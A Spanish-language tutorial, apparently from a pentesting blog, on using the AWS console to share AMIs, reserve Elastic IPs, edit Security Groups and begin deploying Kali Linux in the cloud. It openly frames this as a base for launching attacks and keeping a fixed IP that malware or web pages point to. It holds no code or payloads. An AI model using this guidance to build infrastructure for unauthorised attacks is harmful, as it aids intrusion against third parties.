


Esta imagen la puedes lanzar, borrar y compartir, entre otras cosas, para lanzarla, basta con hacer clic en donde dice “Launch”, para compartirla, haz clic en donde dice “Modify Image Permissions”.

Launch
Spot Request
Deregister
Register New AMI
Copy AMI
Modify Image Permissions
Add/Edit Tags
Modify Boot Volume Setting

Y podrás compartirla con quien quieras agregando el AWS Account Number, o hacerla pública en el Marketplace.

Para acceder o que a quien le compartiste la AMI acceda a la imagen compartida, deberás hacer clic en el botón a la izquierda superior de la consola donde dice “Owned by me” y cambiarlo a “Private images”, donde mostraran las AMIs que hayan sido compartidas contigo.




Elastic IP

Siempre que inicias una instancia en AWS, tienes dos IPs, una global, y una local, por lo que podrás lanzar ataques globalmente, sin embargo, hay una limitante, cada vez que reinicies o apagues la máquina, tu IP global cambiará, y esto es un problema importante, ya que no necesariamente quieres tener tu instancia prendida siempre (ya que AWS cobra por hora que cada instancia este prendida), además de que potencialmente te podrías topar con alguna situación en la que necesites reiniciar tu maquina por alguna razón, y si apuntaste algo, como por ejemplo un malware o una página web a una IP en particular, si pierdes esta IP podría causar inconvenientes.

Afortunadamente, AWS tiene una opción para “apartar” IPs permanentemente (o hasta que la liberes, más bien), y además te permite asignar esta IP a la instancia que gustes de forma sencilla y rápida. Para utilizar esta función, haz clic en donde dice “Elastic IPs” en el menú a la izquierda.




Al hacer clic te aparecerá una consola que te mostrará las IPs que tengas “apartadas”, la primera vez que lo utilices, no tendrás ninguna IP en esta consola.




Para apartar una nueva IP, basta con hacer clic en el botón azul que dice “Allocate new address”, y presionar de nuevo el botón de “Allocate”.




Ahora te debería aparecer la IP nueva en tu consola.



Sin embargo, esta IP por su cuenta, no está asignada a ninguna instancia, para asignarla, basta con hacer clic derecho en esta, y hacer clic en “Associate addresses”



Seguido de eso, simplemente selecciona la instancia a la que le quieras asignar esta IP, y presione el botón azul de nuevo.



Ahora, para desvincular una IP de una instancia, basta con presionar de los botones anteriores “Dissasociate address”, y para “liberar” la IP, presiona “Release Addresses”.

NOTA

Una vez que liberes una dirección IP, no podrás recuperarla.


Seguridad

Por último, en AWS existen varias herramientas de seguridad para tus instancias, que van desde el monitoreo, alarmas, hasta configuraciones de seguridad como firewalls, esto se llaman “Security Groups”, y tiene mucha utilidad al manejar diferentes instancias que requieren diferentes puertos de entrada o salida cerrados o abiertos, para entrar a estas opciones, haz clic en el menú a la izquierda en el botón “Security Groups”.




Una vez en la consola, notaras que existen grupos de seguridad, y al hacer clic en uno de ellos, están las pestañas “Inbound” y “Outbound”, esto se refiere a los puertos abiertos para conexiones entrantes y salientes, normalmente hablando, tienden a tener todos los puertos entrantes cerrados

excepto por el puerto 22 (SSH), esto puede limitar tus opciones para realizar ciertos tipos de ataques.



Para modificar esto, basta con hacer clic en “Edit”, y agregar nuevos puertos de salida o de entrada para abrir, en este ejemplo, yo tengo maquinas con todos los puertos entrantes y salientes abiertos No recomiendo esto, ya que deja muchas formas por donde atacar, pero usando estas configuraciones adecuadamente, podrías tener una instancia con un alto nivel de seguridad fácilmente.




Kali Linux en AWS

Ahora que conoces lo básico de AWS, querrás saber cómo utilizar esto para levantar y utilizar adecuadamente un Kali Linux en la nube para poder realizar ataques sin limitaciones por la IP, además de poder manejar tu sistema desde cualquier lugar, y desde cualquier dispositivo (hasta un móvil) con internet.

Primero, deberás registrarte a la máquina en el Marketplace, puedes hacerlo en https://aws.amazon.com/marketplace/pp/B01M26MMTT .




Una vez que estés registrado, podrás irte a la sección de instancias, y lanzar una máquina, haciendo clic en “Launch Instance”.



Y seleccionando luego de buscar en el Marketplace, a la máquina que dice Kali Linux



Posteriormente, deberás configurar tu instancia, empezando por cuantos recursos (procesador, velocidad, RAM) quieres que tenga tu sistema. Para cosas sencillas la micro suele ser más que suficiente, sin embargo, si realizas un pentesting avanzado, utilizarás varias herramientas al mismo tiempo, te sugiero seleccionar una opción más poderosa.



